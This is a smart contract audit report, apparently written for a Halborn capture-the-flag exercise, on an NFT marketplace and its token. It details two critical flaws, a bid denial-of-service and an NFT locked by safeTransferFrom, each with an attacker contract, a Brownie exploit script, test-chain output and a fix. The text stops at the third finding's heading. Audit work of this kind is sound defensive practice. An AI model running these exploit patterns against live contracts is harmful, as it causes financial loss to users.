Javarez

Security

HALBORN

Solidity Smart Contract Audit - CTF

Autor: Bruno Javarez

Document Detail

Client	Halborn
Company	Javarez Security
Test Runner	Bruno Javarez
Phone	
E-mail	
Version	1.0
Classification	*Confidential*

1. Executive Summary

Halborn engaged **Javarez Security** to perform a security audit on its smart contracts based on Solidity blockchain. **Javarez Security** obtained permission to conduct the tests for the period of one week (September 10th to September 17th) and, for this purpose, was allocated a highly skilled security engineer. The objective of the procedure was to identify and audit vulnerabilities in the program logic that may impact **Halborn** business before its product release.

2. Scope and Objectives

Like any information security project, the strategies and tactics that are applied in the security audit must be very well planned. Therefore, together with **Halborn's** managers, meetings were held to clearly define the scope of audit service performed by the team of **Javarez Security**.

Halborn has undergone security tests on its smart contract seeking to achieve the following objectives:

- Ensure that program functions operate as intended.
- Identify potential security vulnerabilities in the program.
- Produce PoCs to prove the existence of the security flaws.

The scope defined was:

- Repository: NFTMarketplace
- Commit: 6bca77336615a98fe6ec51b4686ae3adfee69233
- Repository: HalbornToken
- Commit: 6bca77336615a98fe6ec51b4686ae3adfee69233

At the end of the tests, it was agreed between the two companies that a report would be produced and sent to **Halborn**, so the engineers could perform the corrections in a timely manner.

3. Methodology

Javarez Security's security team ran the tests based on best practices in the market, manually analyzing the code to find security risks in the program implementation and used automated security tools to validate related dependencies. The audit phases can be separated into:

- Manual code review and walkthrough;
- Manual testing by custom scripts;
- Testnet deployment with Brownie framework and Remix IDE.

Vulnerabilities or issues found can be grouped by its risk as shown below:

Critical	High	Medium	Low	Informational
Almost certain event that will cause a devastating and unrecoverable impact or loss	Highly probable incident that may cause a significant impact or loss	Potential security incident in the long term that may cause a partial impact or loss	Low probability of an incident occur that could cause minor impact or loss	Very unlikely issue that could cause a minimal or un-noticeable impact

4. Findings Overview

Critical	High	Medium	Low	Informational
7	1	0	0	0

Vulnerabilities	Risk level
Denial of Service (DoS) leading to a wrong calulation of bid	Critical
Bad implementation of safeTransferFrom function leading to an NFT locked in contract	Critical
postSellOrder function does not verify the ownership of the NFTs	Critical
Bad implementation of canceled status leads to all tokens of the contract to be drained by an attacker	Critical
Overflow in calcMaxTransferrable function	Critical
totalSupply increase due to Signature Bypass	Critical
Mint token bypass due to Markle Tree whitelist bad implementation	Critical
Bad implementation of setSigner function	High

5. NFTMarketplace Technical Details

Denial of Service (DoS) leading to a wrong calculation of bid


Critical

Description:

In the Halborn contract analyzed, it was possible to find a function that allowed users to place bid for the announced NFTs. In this function, the user attaches his Ether offer and another user is entitled to cover this offer. If the amount is higher than the previous one, the new bid would be accepted.

By meeting this requirement, the function would make a call and resend the prevAmount (previously offered value) to the previous user.

Code Location:



```
    function bid(uint256 nftId) external payable nonReentrant {
        require(msg.value > 0, "msg.value should be > 0");
        // require the caller to not own the nftId
        require(
            HalbornNFTcollection.ownerOf(nftId) != _msgSender(),
            "HalbornNFTcollection: ownership"
        );
        Bid storage bid = bidOrders[nftId];
        // Give back the Ether to the previous bidder
        if(bid.owner != address(0)){
            require(bid.amount < msg.value, "Your bid is not enough");
            address previousBidder = bid.owner;
            uint256 prevAmount = bid.amount;
            (bool success, ) = previousBidder.call{value: prevAmount}("");
            require(success, "Ether return for the previous bidder failed");
        }
        bid.owner = _msgSender();
        bid.amount = msg.value;
    }
```

Figure 1 – bid function

A malicious user could use this function to place a bid using a smart contact owned by him without any receiver nor fallback function. If so, the next bid would never happen, due to the denial of service coming from the nonReentrant modifier, leaving only its published offer.


Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

//Attacker contract

import "./NFTMarketplace.sol";

contract Attacker{

    NFTMarketplace public Marketplace;

    constructor(NFTMarketplace _nftmarketplaceaddr){
        Marketplace = NFTMarketplace(_nftmarketplaceaddr);
    }
    function exploit(uint256 nftId) public payable{
        Marketplace.bid{value: msg.value}(nftId);
    }
}
```

```
from brownie import *

#Brownie PoC script

def main():

    #Creating the owner account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)


    #Creating the attacker account

    attacker = accounts.at('0x1234123412341234123412341234123412341234',
force=True)

    print("user address: " + str(attacker.address))

    accounts[1].transfer(to=attacker, amount=100_000000000000000000)


    #Creating the user account

    user = accounts.at('0x3210321032103210321032103210321032103210', force=True)

    print("user address: " + str(user.address))

    accounts[3].transfer(to=user, amount=100_000000000000000000)


    #Deploying dependency contracts

    contract_NFT = HalbornNFT.deploy({'from': owner})

    contract_apecoin = ApeCoin.deploy({'from': owner})


    #Minting one NFT

    contract_NFT.safeMint(owner.address, 1, {'from': owner})


    #Balance of Owner to check the minted NFT

    print(contract_NFT.balanceOf(owner.address))


    #Minting some Apecoins

    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from':
owner})
```

```
#Amount of apecoins
    print(contract_apecoin.balanceOf(owner.address))

    #Deploying the contract
    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})

    #Deploying the malicious contract
    contract_Attacker = Attacker.deploy(contract_NFTMarket.address, {'from':
attacker})

    #Malicious contract address
    print(contract_Attacker.address)

    #Placing a bid with the contract, aiming to achieve a DOS due to absense of
receiver function
    contract_Attacker.exploit(1, {'value': 10})

    #Checking the bid order
    print(contract_NFTMarket.bidOrders(1))

    #Placing a bid as user
    contract_NFTMarket.bid(1, {'from': user, 'value': 100})

    #Reverted, the user cannot place its bid.
    print(contract_NFTMarket.bidOrders(1))
```

PoC evidence:



```
❯ brownie run scripts/dosbid.py
Brownie v1.19.1 - Python development framework for Ethereum

Halborn2Project is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/dosbid.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

user address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

user address: 0x3210321032103210321032103210321032103210
Transaction sent: 0xfa4c303342107c7219490ee548f4fb2adb1ccfc1adb9490238e4cb3c8863b99f
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 3   Gas used: 21000 (0.18%)

Transaction sent: 0x1754e48c2104976b0dd6f99c492f472baee55a15b63a4663fa73b54cad94c669
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.constructor confirmed   Block: 4   Gas used: 1327908 (11.07%)
  HalbornNFT deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0x5fe31e34bc07e7418add1efa558315ad25835a4d91ed00f2d8c33d5d41171465
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  ApeCoin.constructor confirmed   Block: 5   Gas used: 776526 (6.47%)
  ApeCoin deployed at: 0x5593Ba2b1ee2815ccA89c403bFee3754bd9798E7

Transaction sent: 0x42a8036582a4a761aa0eeecef75f501baf413c1c86f78a7be53c7b722e40a322
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornNFT.safeMint confirmed   Block: 6   Gas used: 68546 (0.57%)

1
Transaction sent: 0x8dac14249a9551ad219b5170f06ecb14793e8697197ac58b93982e59b2b6747a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  ApeCoin.mint confirmed   Block: 7   Gas used: 66711 (0.56%)

10000000000000000000000
Transaction sent: 0x7d432282ef6c07b680831139626cf9ece41196df8c07e2c6320e57b3c9aff1a1
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  NFTMarketplace.constructor confirmed   Block: 8   Gas used: 3100247 (25.84%)
  NFTMarketplace deployed at: 0x3097F7Bf0CE0dA9395Cc1b725aA887635814b618

Transaction sent: 0x1d4defcdb98165b924b8acb29673728b27d045f191f86ecc0acfee4bd9cd5a1b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Attacker.constructor confirmed   Block: 9   Gas used: 139832 (1.17%)
  Attacker deployed at: 0x794E4aA3bE128b0Fc01Ba12543b70bf9d77072fC

0x794E4aA3bE128b0Fc01Ba12543b70bf9d77072fC
Transaction sent: 0xd5320e9505a79432be7b21d37ae5d64dd19eb9d6eb1380e9c6784e5699415130
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  Attacker.exploit confirmed   Block: 10   Gas used: 77286 (0.64%)

('0x794E4aA3bE128b0Fc01Ba12543b70bf9d77072fC', 10)
Transaction sent: 0xb17142bc50aedc5577db96bb503a37adf8d5da27bbbf8cac1bc20b5c04a3c612
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  NFTMarketplace.bid confirmed (Ether return for the previous bidder failed)   Block: 11   Gas used: 40726 (0.34%)
```

Figure 2 - Running the brownie script

Recommendation:

It is recommended the implementation of a withdraw function that allows the user to withdraw the value offered at the time of the bid.

Impact:

The attacker will aways win the auction with the lowest value.

Bad implementation of safeTransferFrom function leading to an NFT locked in contract


Critical

Description:

Some contract functions have the implementation of safeTransferFrom, which comes from the IERC721 dependency. This function does not allow sending NFTs to contracts that are non ERC721receivers.

That way, a user who creates a postSellOrder from a non ERC721Receiver contract will have to transfer their NFT to the NFTMarketplace contract. If this order is canceled, the NFT will not be transferred back and will be locked in the contract.

Code Location:



```
    function cancelSellOrder(uint256 nftId) external nonReentrant {
        Order storage order = sellOrder[nftId];
        // cannot be a cancelled or fulfilled order
        require(
            order.status != OrderStatus.Cancelled ||
                order.status != OrderStatus.Fulfilled,
            "Order should be listed"
        );
        // simply change status of order to cancelled
        require(
            _msgSender() == order.owner,
            "Order ownership"
        );
        // return the ERC721 NFT to the owner
        HalbornNFTcollection.safeTransferFrom(
            address(this),
            _msgSender(),
            nftId,
            bytes("RETURNING COLLATERAL")
        );
        // require ownership change
        require(
            HalbornNFTcollection.ownerOf(nftId) == _msgSender(),
            "HalbornNFTcollection: ownership 2"
        );
        order.status = OrderStatus.Cancelled;
        emit SellOrderCancelled(nftId, order.amount);
    }
```


Figure 3 - function safeTransferFrom

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

//non Erc721receiver contract

import "./NFTMarketplace.sol";

contract doscontract{

    NFTMarketplace public Marketplace;

    constructor(NFTMarketplace _nftmarketplaceaddr){
        Marketplace = NFTMarketplace(_nftmarketplaceaddr);
    }
    function sell(uint256 nftId, uint256 amount) public payable{
        Marketplace.postSellOrder(nftId, amount);
    }

    function cancel(uint256 nftId) public payable{
        Marketplace.cancelSellOrder(nftId);
    }
}
```

```
from brownie import *

#Brownie PoC script

def main():

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)


    #Creating the users accounts

    user = accounts.at('0x1234123412341234123412341234123412341234', force=True)

    print("user address: " + str(user.address))

    accounts[1].transfer(to=user, amount=100_000000000000000000)


    contract_NFT = HalbornNFT.deploy({'from': owner})

    contract_apecoin = ApeCoin.deploy({'from': owner})



    contract_NFT.safeMint(owner.address, 2, {'from': owner})


    print(contract_NFT.balanceOf(owner.address))


    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from':
owner})

    print(contract_apecoin.balanceOf(owner.address))


    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})


    contract_NFT.transferFrom(owner.address, user.address, 2, {'from': owner})
    contract_NFT.setApprovalForAll(contract_NFTMarket.address, True, {'from': user})


    contract_NFT.approve(contract_NFTMarket, 2, {'from': user})


    contract_dosreentrancy = doscontract.deploy(contract_NFTMarket.address,
{'from': user})


    contract_NFT.approve(contract_dosreentrancy, 2, {'from': user})


    print(contract_NFT.ownerOf(2))


    contract_dosreentrancy.sell(2, 10000, {'from': user})


    print(contract_NFT.ownerOf(2))


    print(contract_NFTMarket.address)


    contract_dosreentrancy.cancel(2, {'from': user})
```

PoC evidence:



```
❯ brownie run scripts/dosreentrancy.py
Brownie v1.19.1 - Python development framework for Ethereum

Halborn2Project is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/dosreentrancy.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

user address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

Transaction sent: 0x1754e48c2104976b0dd6f99c492f472baee55a15b63a4663fa73b54cad94c669
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.constructor confirmed   Block: 3   Gas used: 1327908 (11.07%)
  HalbornNFT deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0x5fe31e34bc07e7418add1efa558315ad25835a4d91ed00f2d8c33d5d41171465
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  ApeCoin.constructor confirmed   Block: 4   Gas used: 776526 (6.47%)
  ApeCoin deployed at: 0x5593Ba2b1ee2815ccA89c403bFee3754bd9798E7

Transaction sent: 0x7093bda65a2072b6fb7f7c0c3501fe8f5923715dfc48ec791a91f9779a381fe2
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornNFT.safeMint confirmed   Block: 5   Gas used: 68546 (0.57%)

1
Transaction sent: 0x8dac14249a9551ad219b5170f06ecb14793e8697197ac58b93982e59b2b6747a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  ApeCoin.mint confirmed   Block: 6   Gas used: 66711 (0.56%)

1000000000000000000000000
Transaction sent: 0x7d432282ef6c07b680831139626cf9ece41196df8c07e2c6320e57b3c9aff1a1
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  NFTMarketplace.constructor confirmed   Block: 7   Gas used: 3100247 (25.84%)
  NFTMarketplace deployed at: 0x3097F7Bf0CE0dA9395Cc1b725aA887635814b618
Transaction sent: 0xe39f3df32ba31bc84ebf8b064705c95a83a8a9d201cb0ecd379da2d042da714a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 5
  HalbornNFT.transferFrom confirmed   Block: 8   Gas used: 49900 (0.42%)

Transaction sent: 0x2fb4e09ec8dbd253ed22544dcf5492eacc23519d3dfd5d4b1b3a1079fe32de3a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.setApprovalForAll confirmed   Block: 9   Gas used: 44877 (0.37%)

Transaction sent: 0x139372c13ed78ad5d41552d17682c1d7350eb1486989a2d4ff61120140b50992
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  HalbornNFT.approve confirmed   Block: 10   Gas used: 46886 (0.39%)

Transaction sent: 0x5d778d4eb921f7dfec4d569c94915d43972566610fbd118192c0da253df0a45f
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  doscontract.constructor confirmed   Block: 11   Gas used: 178250 (1.49%)
  doscontract deployed at: 0xcd49b434E221280AE462Ccec4F4Bf5e1160A9E75

Transaction sent: 0x10cb9c7fa2867c5d5a9a53bbd966a2bdecac6741ef00457715124da8d1279035
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  HalbornNFT.approve confirmed   Block: 12   Gas used: 31886 (0.27%)

0x1234123412341234123412341234123412341234
Transaction sent: 0xcc28b80d0917bd8fb24b3eefab8824fa872cee2c2fdadf322d6f10d12d904385
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  doscontract.sell confirmed   Block: 13   Gas used: 127022 (1.06%)

0x3097F7Bf0CE0dA9395Cc1b725aA887635814b618
0x3097F7Bf0CE0dA9395Cc1b725aA887635814b618
Transaction sent: 0xb8e9b450aed8d3e88a0733ad000fcf218e7c874dba552ce6d9463e1c87931371
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 5
  doscontract.cancel confirmed (ERC721: transfer to non ERC721Receiver implementer)   Block: 14   Gas used: 79469 (0.66%)
```

Figure 4 - Running the brownie script

Recommendation:

To fix this issue it’s required the implementation of a withdraw function for NFTs or the usage of transferFrom function.

Impact:

The users that own the non ERC721 contract will lose their NFT, and it will be locked in the contract, leading to financial loss.

postSellOrder function does not verify the ownership of the NFTs

Critical

